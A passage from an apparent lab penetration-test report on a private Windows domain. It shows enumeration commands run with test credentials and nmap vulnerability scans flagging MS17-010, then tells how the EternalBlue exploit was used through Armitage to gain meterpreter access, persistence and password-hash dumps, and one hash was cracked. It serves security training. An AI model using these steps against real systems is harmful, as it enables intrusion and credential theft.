Oliver Desc: sandwich
index: 0xf30 RID: 0x4a5 acb: 0x00000210 Account: test Name: Pen test Desc:
athlete
index: 0xf14 RID: 0x489 acb: 0x00000210 Account: V.Haynes Name: Veronica
Haynes Desc: Goldman

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[admin] rid:[0x3e8]
user:[R.Astley] rid:[0x456]
user:[C.Moreno] rid:[0x473]
user:[C.Griffin] rid:[0x474]
user:[I.Pratt] rid:[0x475]
user:[L.Burke] rid:[0x476]

Plain Text ▾ Tab Width: 8 ▾ Ln 103, Col 98 ▾ INS
```

After, with the use of nbntnum, it was possible to determine any administrators on the system, and as seen in the below figure there are 4 administrators (Figure 13).

Figure 13a – nbntnum3.3 Results

The screenshot shows the nbntnum3.3 interface. At the top, it says "Running as user \"UADCWNET\\test\", password is \"test123\"". Below this, there are sections for "Network Transports", "NetBIOS Name", and "Account Lockout Threshold". The "Local Groups and Users" section is expanded, showing the following groups:

- Account Operators**
- Administrators** (listing UADCWNET\Administrator, UADCWNET\Domain Admins, UADCWNET\Enterprise Admins, UADCWNET\admind)
- Allowed RODC Password Replication Group**
- Backup Operators**
- Cert Publishers**
- Certificate Service DCOM Access**
- Cryptographic Operators**
- Denied RODC Password Replication Group** (listing UADCWNET\Cert Publishers, UADCWNET\Domain Admins, UADCWNET\Domain Controllers, UADCWNET\Enterprise Admins, UADCWNET\Group Policy Creator Owners, UADCWNET\Read-only Domain Controllers, UADCWNET\Schema Admins, UADCWNET\krbtgt **Disabled**)
- Distributed COM Users**
- DnsAdmins**
- Event Log Readers**

Figure 13b – nbntnum3.3 command

The screenshot shows the nbntnum3.3 command line interface. It displays the following output:

```

Administrator: Command Prompt
Successfull servers:
192.168.0.1
Total failed: 0
Total successful: 1
C:\>fghump>cd ../
C:\>cd nbntnum3.3
C:\nbntnum3.3>nbntnum.exe -q 192.168.0.2 UADCWNET\test test123
Connecting to host 192.168.0.2
>> Connection Failed
All:
C:\nbntnum3.3>nbntnum.exe -q 192.168.0.1 UADCWNET\test test123
Connecting to host 192.168.0.1
All:
-->> Getting Account Lockout Threshold
-->> Getting Local Groups and Users
-->> Getting Denied Local Groups and Users
-->> Getting Shares
-->> Getting Groups
All:
Backup Operators
Cert Publishers
Certificate Service DCOM Access
Cryptographic Operators
Denied RODC Password Replication Group
- UADCWNET\Cert Publishers
- UADCWNET\Domain Admins
- UADCWNET\Domain Controllers
- UADCWNET\Enterprise Admins
- UADCWNET\Group Policy Creator Owners
- UADCWNET\Read-only Domain Controllers
- UADCWNET\Schema Admins
- UADCWNET\krbtgt Disabled
Distributed COM Users
DnsAdmins
Event Log Readers

```

Finally, looking at system identification (SID) which will provide the details of account names as well what form of privileges they have, e.g. -500 at the end would be administrator etc.


To achieve this, the command that was used was 'net use' for individual searches, e.g. looking for the admins. This along with the provided details for the test account, it was possible to get all enum4linux gives these (Appendix 3) the domain users SID.

a. Vulnerability scanning

Vulnerability scans will allow for a detailed description of vulnerabilities. This can be done with the use of ‘nmap’ with a vulnerability script, the vulnerabilities can be debugged and have the risk assessed and returned, as shown in the below figures.

Having used this method of vulnerability scanning only some were successfully debugged while others could not be due to some debugging issues (Figure 14).


Figure 14a – ‘nmap’ vulnerability scan Results



```
root@kali:~# nmap --script vuln 192.168.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-14 11:28 EST
Nmap scan report for 192.168.0.1
Host is up (0.00032s latency).
Not shown: 973 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
25/tcp    open  smtp
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_smtp-vuln-cve2010-4344:
|   The SMTP server is not Exim: NOT VULNERABLE
|_sslv2-drown:
42/tcp    open  nameserver
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
53/tcp    open  domain
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
79/tcp    open  finger
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|http-csrf: Couldn't find any CSRF vulnerabilities
|http-dombased-xss: Couldn't find any DOM based XSS.
|http-test:
|   /index.php: Test page
|   /icons/: Potentially interesting folder w/ directory listing
|http-slowloris-check:
VULNERABLE:
Slowloris DOS attack
State: LIKELY VULNERABLE
IDs: CVE:2007-6750
Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. It accomplishes this by opening connections to the target web server and sending a partial request. By doing so, it starves the http server's resources causing Denial Of Service.

Disclosure date: 2009-09-17
```

Figure 14b – ‘nmap’ vulnerability scan Results



```
root@kali:~# nmap --script vuln 192.168.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-14 11:28 EST
Nmap scan report for 192.168.0.1
MAC Address: 00:0C:29:77:67:D6 (VMware)

Host script results:
| smb-double-pulsar-backdoor:
VULNERABLE:
Double Pulsar SMB Backdoor
State: VULNERABLE
Risk factor: HIGH CVSSv2: 10.0 (HIGH) (AV:N/AC:L/Au:N/C:I/C:A:C)
The Double Pulsar SMB backdoor was detected running on the remote machine.

Disclosure date: 2017-04-14
References:
  https://isc.sans.edu/forums/diary/Detecting+SMB+Covert+Channel+Double+Pulsar/22312/
  https://github.com/countercept/doublepulsar-detection-script
  https://steemit.com/shadowbrokers/@theshadowbrokers/lost-in-translation


| smb-vuln-ms10-054: false
| smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
VULNERABLE:
Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
State: VULNERABLE
IDs: CVE:2017-0143
Risk factor: HIGH
A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010).

Disclosure date: 2017-03-14
References:
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 239.96 seconds
root@kali:~#
```


Server 2:

Figure 14c – ‘nmap’ vulnerability scan Results



```
root@kali: # nmap --script vuln 192.168.0.2
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-14 11:28 EST
Stats: 0:13:14 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.95% done; ETC: 11:42 (0:00:00 remaining)
Nmap scan report for 192.168.0.2
Host is up (0.00035s latency).
Not shown: 978 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
42/tcp    open  nameserver
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
53/tcp    open  domain
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|http-csrf:
Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.0.2
Found the following possible CSRF vulnerabilities:
  Path: http://192.168.0.2:80/
  Form id: search form
  Form action: /index.php?p=search
  Path: http://192.168.0.2:80/index.php?p=search
  Form id: search form
  Form action: /index.php?p=search
  Path: http://192.168.0.2:80/index.php?p=archive
  Form id: search form
  Form action: /index.php?p=search
  Path: http://192.168.0.2:80/index.php?p=search&date=2019-07
  Form id: search form
  Form action: /index.php?p=search
http-dombased-xss: Couldn't find any DOM based XSS.
http-internal-ip-disclosure: ERROR: Script execution failed (use -d to debug)
http-stored-xss: Couldn't find any stored XSS vulnerabilities.
```

Figure 14d – ‘nmap’ vulnerability scan Results



```
root@kali: # nmap --script vuln 192.168.0.2
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-14 11:28 EST
Disclosure date: 2009-09-17
References:
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
  http://ha.ckers.org/slowloris/
http-stored-xss: Couldn't find any stored XSS vulnerabilities.
http-trace: TRACE is enabled
http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
88/tcp    open  kerberos-sec
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
99/tcp    open  metagram
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
110/tcp   open  pop3
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
135/tcp   open  msrpc
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp   open  netbios-ssn
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
389/tcp   open  ldap
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
445/tcp   open  microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
464/tcp   open  kpasswd5
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
593/tcp   open  http-rpc-epmap
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
636/tcp   open  ldapssl
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_ssl-ccs-injection: No reply from server (TIMEOUT)
|_sslv2-drown:
3268/tcp  open  globalcatLDAP
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
3269/tcp  open  globalcatLDAPssl
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
49152/tcp open  unknown
```

Figure 14e – ‘nmap’ vulnerability scan Results

```
root@kali: ~
49153/tcp open  unknown vuln 192.168.0.2
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
49154/tcp open  unknown
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
49155/tcp open  unknown
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
49157/tcp open  unknown
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
49158/tcp open  unknown
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
49159/tcp open  unknown
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
49160/tcp open  unknown
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
49161/tcp open  unknown
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
49167/tcp open  unknown
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:77:67:D6 (VMware)

Host script results:
| smb-double-pulsar-backdoor:
|   VULNERABLE:
|     Double Pulsar SMB Backdoor
|       State: VULNERABLE
|         Risk factor: HIGH CVSSv2: 10.0 (HIGH) (AV:N/AC:L/Au:N/C:I/C:A/C)
|           The Double Pulsar SMB backdoor was detected running on the remote machine.

| Disclosure date: 2017-04-14
| References:
|   https://isc.sans.edu/forums/diary/Detecting+SMB+Covert+Channel+Double+Pulsar/22312/
|   https://github.com/countercept/doublepulsar-detection-script
|   https://steemit.com/shadowbrokers/@theshadowbrokers/lost-in-translation
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE-2017-0143
```

Figure 14f – ‘nmap’ vulnerability scan Results

```
root@kali: ~
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-trace: TRACE is enabled
|_ http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
88/tcp  open  kerberos-sec
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
135/tcp open  msrpc
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp open  netbios-ssn
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
389/tcp open  ldap
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
|_ sslv2-drown:
445/tcp open  microsoft-ds
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
464/tcp open  kpasswd5
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
593/tcp open  http-rpc-epmap
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
636/tcp  open  ldapssl
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
|_ sslv2-drown:
3268/tcp open  globalcatLDAP
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
3269/tcp open  globalcatLDAPssl
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
|_ sslv2-drown:
8080/tcp open  http-proxy
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
|_ http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_ http-slowloris-check:
|   VULNERABLE:
|     Slowloris DOS attack
|       State: LIKELY VULNERABLE
|       IDs: CVE-2007-6750
|         Slowloris tries to keep many connections to the target web server open and hold
|           them open as long as possible. It accomplishes this by opening connections to
|             the target web server and sending a partial request. By doing so, it starves
|               the http server's resources causing Denial of Service
```

Figure 14g – ‘nmap’ vulnerability scan Results



```

root@kali: ~
http://ha.ckers.org/slowloris/
9152/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
9153/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
9154/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
9155/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
9157/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
9158/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
9163/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:70:FC:E3 (VMware)

Host script results:
smb-vuln-ms10-054: false
smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
smb-vuln-ms17-010:
  VULNERABLE
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
  State: VULNERABLE
  IDs: CVE: CVE-2017-0143
  Risk factor: HIGH
    A critical remote code execution vulnerability exists in Microsoft SMBv1
    servers (ms17-010).

  Disclosure date: 2017-03-14
  References:
    https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
    https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
nmap done: 1 IP address (1 host up) scanned in 800.67 seconds
root@kali: #

```

With this it can be seen that a major vulnerability would be the ms17_010. This particular vulnerability is a critical one as it allows for the attacker to have the ability to execute code on the target server, through sending specifically crafted packets.


Ms17_010 is a critical vulnerability from Microsoft, and given that the model of the victims system it is clear that as an older version of windows that it is susceptible.

Lastly, Armitage was used, for the use of Metasploit in a graphical manner, in order to display what is happening more clearly. For the main part ‘Eternal blue’ was the exploit that was used in order to infect the servers, in which when successful, meterpreter can be ran as well for further access to the machine, as seen in the below figures.

Armitage


Server 2

Figure 15a – Armitage Results



Meterpreter 2

Figure 15b – Armitage Results



After successfully implementing the ‘Eternal blue’ exploit it was possible to make it so that should the PC it was connected to be powered down, that the exploit would persist (Appendix 5). Furthermore, it allowed for the ability to migrate to other privileges, such as being classed as system. With these in place it is possible to have some, if not all, the hashed passwords dumped out onto the screen, or have the plain text dumped as well.

Figure 15c – Armitage Results





Figure 16 - Eternal blue exploit



However, through much effort it was found that only one password, from the hashes that were dumped (R. Astley), was able to be cracked.

As shown in the figure below:

Figure 17 – CrackStation password cracking Results

Hash	Type	Result
BDE1966C31599BFAFD3FEA25F7F15EA2	NTLM	Nevergonna
E21BE3C4D0977C59466A16DE93D968F4	Unknown	Not found.


Color Codes: Green Exact match, Yellow Partial match, Red Not found.

With the gathered pieces of information it was possible to move forward and towards the next steps.

iii. System Hacking

To start the system hacking process, the information on the open ports had to be revised. The first vulnerability exploited was port 23 and by using the telnet command in a terminal with kali Linux, and having used the test credentials (test/ test123) that were given it was easy to gain remote access to the test account without having to physically be present to login. With this it would be easy to gain further knowledge in regards to the machines in the network, by use of cmd, etc.

